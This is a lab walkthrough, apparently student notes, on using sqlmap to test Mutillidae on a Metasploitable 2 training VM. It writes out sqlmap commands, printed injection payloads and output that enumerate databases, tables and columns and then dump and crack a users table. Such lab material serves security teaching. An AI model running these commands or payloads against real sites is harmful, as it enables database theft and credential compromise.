


Sqlmap:

Open metasploitable 2. Check ip address using command ip addr.

Type that in web browser in kali linux. We get a list of vulnerable web apps in metasploitable 2 which we will perform sql injection on using sqlmap.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)


Double click mutillidae and then owasp top 10->Injection->SQL Extract data->User info

We will use this form to perform sql injection and get unfo abt database and tables



Copy paste form url and Go to terminal and write below command. `sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=test&password=1234&user-info-php-submit-button=View+Account+Details"`

U stands for url. It will check if the url is vulnerable and prone to sql injection. Sql map automates the entire sql injection process.



It is vulnerable

```
File Actions Edit View Help
[04:27:32] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[04:27:52] [INFO] GET parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[04:27:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[04:27:52] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[04:27:53] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[04:27:53] [INFO] target URL appears to have 5 columns in query
[04:27:54] [INFO] GET parameter 'username' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 119 HTTP(s) requests:
---
Parameter: username (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=test' AND (SELECT 5453 FROM (SELECT(SLEEP(5)))zWdu) AND 'wvAM'='wvAM&password=1234&user-info-php-submit-button=View Account Details
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a786a71,0x637668474942426b69514571614e626463446b6a69766d53624a6b485278505356686958434f4377,0x716a626271),NULL-- -&password=1234&user-info-php-submit-button=View Account Details
[04:28:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL >= 5.0.12
[04:28:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.102'
[*] ending @ 04:28:03 /2021-11-04/
kali@kali:~$
```

Command to check all the databases available in this url. sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=test&password=1234&user-info-php-submit-button=View+Account+Details" --dbs

```
File Actions Edit View Help
kali@kali:~$ sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=test&password=1234&user-info-php-submit-button=View Account+Details" --dbs
{1.5.6#stable}
```

```
File Actions Edit View Help
Payload: page=user-info.php&username=test' AND (SELECT 5453 FROM (SELECT(SLEEP(5)))zWdu) AND 'wvAM'='wvAM&password=1234&user-info-php-submit-button=View Account Details
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a786a71,0x637668474942426b69514571614e626463446b6a69766d53624a6b485278505356686958434f4377,0x716a626271),NULL-- -&password=1234&user-info-php-submit-button=View Account Details
[04:29:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[04:29:20] [INFO] fetching database names
[04:29:21] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[04:29:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.102'
[*] ending @ 04:29:22 /2021-11-04/
kali@kali:~$
```

To check all the tables present in the dvwa database

sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=test&password=1234&user-info-php-submit-button=View+Account+Details" -D dvwa --tables

```
kali@kali:~$ sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=test&password=1234&user-info-php-submit-button=View+Account+Details" -D dvwa --tables
```




```
[04:33:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL >= 5.0.12
[04:33:15] [INFO] fetching tables for database: 'dvwa'
[04:33:15] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[04:33:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.102'
[*] ending @ 04:33:16 /2021-11-04/
```


To check all the columns available in the users table

sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=test&password=1234&user-info-php-submit-button=View+Account+Details" -D dvwa -t users --columns

```
kali@kali:~$ sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=test&password=1234&user-info-php-submit-button=View+Account+Details" -D dvwa -t users --columns
```




```
[04:36:05] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+
| Column | Type |
+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+
Database: dvwa
Table: guestbook
[3 columns]
+-----+
| Column | Type |
+-----+
| comment | varchar(300) |
| comment_id | smallint(5) unsigned |
| name | varchar(100) |
+-----+
[04:36:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.102'
```



To get all the data in the users table

sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=test&password=1234&user-info-php-submit-button=View+Account+Details" -D dvwa -t users --dump



It will already crack the passwords automatically

